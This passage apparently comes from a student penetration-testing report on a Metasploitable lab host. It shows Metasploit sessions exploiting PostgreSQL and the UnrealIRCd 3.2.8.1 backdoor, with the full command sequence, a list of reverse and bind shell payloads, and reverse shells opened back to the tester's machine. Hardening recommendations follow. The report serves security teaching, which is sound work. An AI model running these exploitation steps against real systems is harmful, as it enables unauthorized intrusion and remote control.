[*] 192.168.0.244:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubun
tu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/TIzcclVM.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.0.244
[*] Meterpreter session 1 opened (192.168.0.109:4444 → 192.168.0.244:37563) at 2024-02-06 02:54:52
-0500

meterpreter > shell
Process 8836 created.
Channel 1 created.
ls
PG_VERSION
base
global
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
```

Recommendation :

- Enforce strong password policies for database users. Encourage the use of complex passwords and regular password updates. Avoid using default passwords for built-in PostgreSQL accounts.
- Implement role-based access control (RBAC) to grant minimal necessary permissions to users. Avoid using superuser roles unless absolutely required.
- Enable SSL/TLS encryption for PostgreSQL connections to secure data in transit. Configure the server to only accept encrypted connections.
- Configure firewalls to restrict access to the PostgreSQL server. Allow only necessary IP addresses to connect to the PostgreSQL port (usually 5432)


9. INTERNET RELAY CHAT (IRC) PROTOCOL

Description :


IRC is a real-time communication protocol that allows users to participate in text-based chat channels and private messages. Port 6667 is the default port for IRC, and it's used for establishing connections between IRC clients and servers.[Port 6667]

Module : exploit/unix/irc/unreal_ircd_3281_backdoor


Screenshort :




```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search UnrealIRCd

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1
 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_
3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.0.244
rhosts ⇒ 192.168.0.244
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[-] 192.168.0.244:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                                   normal  No     Add user with userad
d
   1  payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell,
Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell,
Bind TCP (via perl) IPv6
   3  payload/cmd/unix/bind_ruby                                 normal  No     Unix Command Shell,
Bind TCP (via Ruby)
   4  payload/cmd/unix/bind_ruby_ipv6                            normal  No     Unix Command Shell,
Bind TCP (via Ruby) IPv6
   5  payload/cmd/unix/generic                                   normal  No     Unix Command, Generi
c Command Execution
   6  payload/cmd/unix/reverse                                   normal  No     Unix Command Shell,
Double Reverse TCP (telnet)
   7  payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell,
Reverse TCP SSL (telnet)
   8  payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell,
Reverse TCP (via Perl)
   9  payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell,
Reverse TCP SSL (via perl)
   10 payload/cmd/unix/reverse_ruby                              normal  No     Unix Command Shell,
Reverse TCP (via Ruby)
   11 payload/cmd/unix/reverse_ruby_ssl                          normal  No     Unix Command Shell,
Reverse TCP SSL (via Ruby)
   12 payload/cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix Command Shell,
Double Reverse TCP SSL (telnet)
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.0.244    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.0.244
lhost ⇒ 192.168.0.244
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.0.109
lhost ⇒ 192.168.0.109
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.0.109:4444
[*] 192.168.0.244:6667 - Connected to 192.168.0.244:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address inst
ead
[*] 192.168.0.244:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo aN1VjFMyVQn7Zhhv;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "aN1VjFMyVQn7Zhhv\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.0.109:4444 → 192.168.0.244:35643) at 2024-02-03 23:12:50 -
0500


ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
█
```

Recommendation :

- Select IRC servers that are reputable and have a good track record for security. Some IRC networks provide SSL/TLS encryption for secure connections (usually on port 6697), enhancing the confidentiality of your communication..

- Check your IRC client's security settings and configure them appropriately. Some clients allow you to specify whether to accept direct messages or file transfers automatically, helping you control incoming content.

HOW TO SECURE A MACHINE FROM VULNERABILITIES

Securing a machine from vulnerabilities involves implementing a combination of best practices, security measures, and regular maintenance. Here are essential steps to help enhance the security of your machine:

Keep Software Updated:

Regularly update the operating system, applications, and software. Apply security patches and updates promptly to address known vulnerabilities.

Use Strong Authentication:

Enforce strong and unique passwords for user accounts. Consider using multi-factor authentication (MFA) to add an extra layer of security.

Firewall Configuration:

Enable and configure a firewall to control incoming and outgoing network traffic. Only allow necessary services and applications to communicate through the firewall.

Anti-Malware Software:

Install reputable anti-malware or antivirus software and keep it up to date. Regularly scan the system for malware, viruses, and other malicious software.

Backup Data Regularly:

Perform regular backups of critical data. Store backups in a secure location and test the restoration process periodically to ensure data recoverability.

Secure Network Configuration:

Secure your network by configuring routers and switches properly. Change default passwords, use strong encryption for Wi-Fi networks, and disable unnecessary services.

Encrypt Sensitive Data:

Use encryption to protect sensitive data, both in transit and at rest. Encrypt communication over networks (SSL/TLS) and enable full-disk encryption for storage devices.

User Account Management:

Practice the principle of least privilege. Assign users the minimum level of access required for their tasks. Regularly review and update user account permissions.

Security Policies and Awareness:

Establish and enforce security policies for users. Educate users about security best practices, phishing awareness, and the importance of reporting suspicious activities.

Application Security:

Regularly update and patch applications. Disable unnecessary services and features. Use secure coding practices when developing software or applications.

Monitoring and Logging:

Set up monitoring tools to detect and respond to unusual or suspicious activities. Keep detailed logs and regularly review them for signs of security incidents.

Incident Response Plan:

Develop an incident response plan outlining the steps to be taken in case of a security incident. Ensure that employees are aware of the plan and conduct periodic drills.

Physical Security:

Secure physical access to the machine. Ensure that servers and critical infrastructure are stored in a physically secure environment with limited access.

Regular Security Audits and Assessments:

Conduct regular security audits and vulnerability assessments. Identify and address security weaknesses before they can be exploited.

Keep Unnecessary Services Disabled:

Disable unnecessary services and features on the machine to reduce the attack surface. Only enable services that are essential for the system's functionality.

Remember that security is an ongoing process, and staying vigilant is crucial. Regularly review and update your security measures to adapt to emerging threats and vulnerabilities. Additionally, seek guidance from security professionals when needed, and stay informed about the latest security practices and threats.

CONCLUSION

The penetration testing project has been a comprehensive and valuable endeavor in assessing the security posture of our systems and infrastructure. Through meticulous testing and analysis, we have gained crucial insights into potential vulnerabilities and weaknesses that could be exploited by malicious actors

As a result of this penetration testing initiative, we are better equipped to enhance our defenses, prioritize security investments, and strengthen our overall security posture. The findings and recommendations presented in the project report serve as a roadmap for proactive risk mitigation, enabling us to fortify our systems against potential threats.

The penetration testing project has not only uncovered vulnerabilities but has also contributed to the development of a more secure and resilient organization. By addressing these findings, we are taking a proactive stance in safeguarding our assets, protecting sensitive information, and ensuring the trust and confidence of our stakeholders. This project serves as a foundation for continuous improvement and reinforces our dedication to maintaining a strong defense against evolving cybersecurity challenges.